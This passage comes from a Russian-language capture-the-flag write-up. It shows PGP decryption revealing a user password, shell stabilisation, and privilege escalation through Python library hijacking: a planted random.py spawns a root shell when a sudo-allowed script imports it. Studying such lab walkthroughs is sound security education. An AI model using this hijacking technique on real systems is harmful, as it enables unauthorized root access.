ZV6iMsZXeYDqVRUS4zi0t40GD2hLwPqAz5StwS4wAmrKSnlwMSKgutLJyJlrc1FC
+27gSYDE8FTCQsAffBMmImw3E3pRJjfomqPssjMEaTllAzTqUDuel08HeoXKCQIy
+LM=
=Eky0

____ END PGP MESSAGE ____
```

www-data@a08b3efd992a:/opt/gpg\$ █

Вставляем само сообщение, приватный ключ и пароль:

Decrypt message

PGP Message

```
EzeX8auQf7bFtw6vkOOaehDbWSwB58Htcgm/lmM+hA2UV6Tistre9jQrbjlAgjz2
NvZQFW03614FIKMqv5ckyKSBO$0JzAg6U3DGA4kDsT9XBN2Z+e7N+ezxrMmNhsh
PI9c7R9TvEnEC9LJS/hsmHS1UIJqaGQvVcacRlylvxdWmEgHk1shfXQu2RQbj0eo
fRMZvrYEZy0EyRN2edEh0oEBV8B5yr466ApKU8crPjqnG7MT/4AhRHASw+WDKcZa
ZV6iMsZXeYDqVRUS4zi0t4OGD2hLwPqAz5StwS4wAmrKSNIwMSKgutLJyJlrc1FC
+27gSYDE8FTCQsAffBMmlmw3E3pRJfomqPssjMEaTIIAzTqUDuel08HeoXKCQIy
+LM=
=Eky0
```

-----END PGP MESSAGE-----

PGP Private Key

```
KC4L/Z0rHXFR5ZNUuHCXVDogK3IXMST4HITREbAyDgiUYQFOyZPQLZTAmez9BKRn
Ogi8TynfV3DHDDuI3ESZwjWC18Li9rlMhXxueFvIERQeeRVo04qlY6GYeck7tMxY
CdQr2+Ud3E+GKEWEJBh6Jb3SUFoZGDlwKbSwkQVoTQzcoN9/HEi6s07yeAkOvi06
zropKtu+CDDhTyvfTavarLasw/T1NsERWIr7Y3IO3Mztzl2uln6nVZW02skgUD7v
ImELGnKmdBECZ5hHG5t+mCOBt/Ka3dHYA74Mw8F+mANvi8MMMMMKLN+PVOYqHFrf
UAn8SPKwNssV6tICSN7DP2Ex5ZrE8YqYYLOSSkLXABvwC3lHu0oEtNQD1NRm+N78I
V27GIZH4J/gDrwDSo3tMQX9ewT6gA+P9mnpHz7FMXvw/uKs1fPTGNGFrx61OfC0f
I6drSklkeixRidfXyRvTJfn5DZoNWwjIKFibJHDUyQJFgihtTk6c/jYHFiG+pSUI
VtsaGO==
```

=aZ4h

-----END PGP PRIVATE KEY BLOCK-----

Passphrase

Decrypt PGP Message

Gravman, this is your new password - Vo25I#U8kXae.
message integrity check passed

Получаем ещё один пароль, который подходит к пользователю `gravman`:

```
www-data@a08b3efd992a:/opt/gpg$ su - gravman
Password:
$ whoami
gravman
$ 
```

Стабилизируем оболочку и получаем первую часть флага:

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
gravman@a08b3efd992a:~$ ls  
first_part script.py  
gravman@a08b3efd992a:~$ cat first_part  
CODEBY{[REDACTED]  
gravman@a08b3efd992a:~$ █
```

Теперь проверяем наши возможности с помощью `sudo -l`:

```
gravman@a08b3efd992a:~$ sudo -l  
Matching Defaults entries for gravman on a08b3efd992a:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User gravman may run the following commands on a08b3efd992a:  
    (ALL) NOPASSWD: /usr/bin/python3 /home/gravman/script.py
```

Смотрим скрипт:

```
gravman@56e5e73aa33a:~$ cat script.py
import os
import random

print("Fast info script:")
print("1. Whoami and id")
print("2. IP address info")
print("3. Pwd")
print("4. Russian Roulette")
print("0. Exit")

while (1):
    choice = input("→ ")

    if choice == "1":
        os.system("whoami")
    if choice == "2":
        os.system("ifconfig")
    if choice == "3":
        os.system("pwd")
    if choice == "4":
        check = random.randint(1, 6 - 1)
        if check == "6":
            os.system("cat /root/last_part")
        else:
            print(check)
```

Мы можем выполнить атаку `Python Library Hijacking`, т.е. подменить модуль, который мы импортируем. Для этого создаём файл `random.py` и пишем в него следующий код:

```
gravman@56e5e73aa33a:~$ ls
first_part script.py
gravman@56e5e73aa33a:~$ touch random.py
gravman@56e5e73aa33a:~$
```

```
gravman@56e5e73aa33a:~$ cat random.py
```

```
import os

def randint(a, b):
    os.system("bash")
```

```
gravman@56e5e73aa33a:~$ sudo /usr/bin/python3 /home/gravman/script.py
Fast info script:
```

- 1. Whoami and id
- 2. IP address info
- 3. Pwd
- 4. Russian Roulette

```
0. Exit
```

```
→4
```

```
root@56e5e73aa33a:/home/gravman# cat /root/last_part
```

```
[REDACTED]
```

```
root@56e5e73aa33a:/home/gravman#
```

После запуска скрипта через `sudo` получаем аккаунт суперпользователя.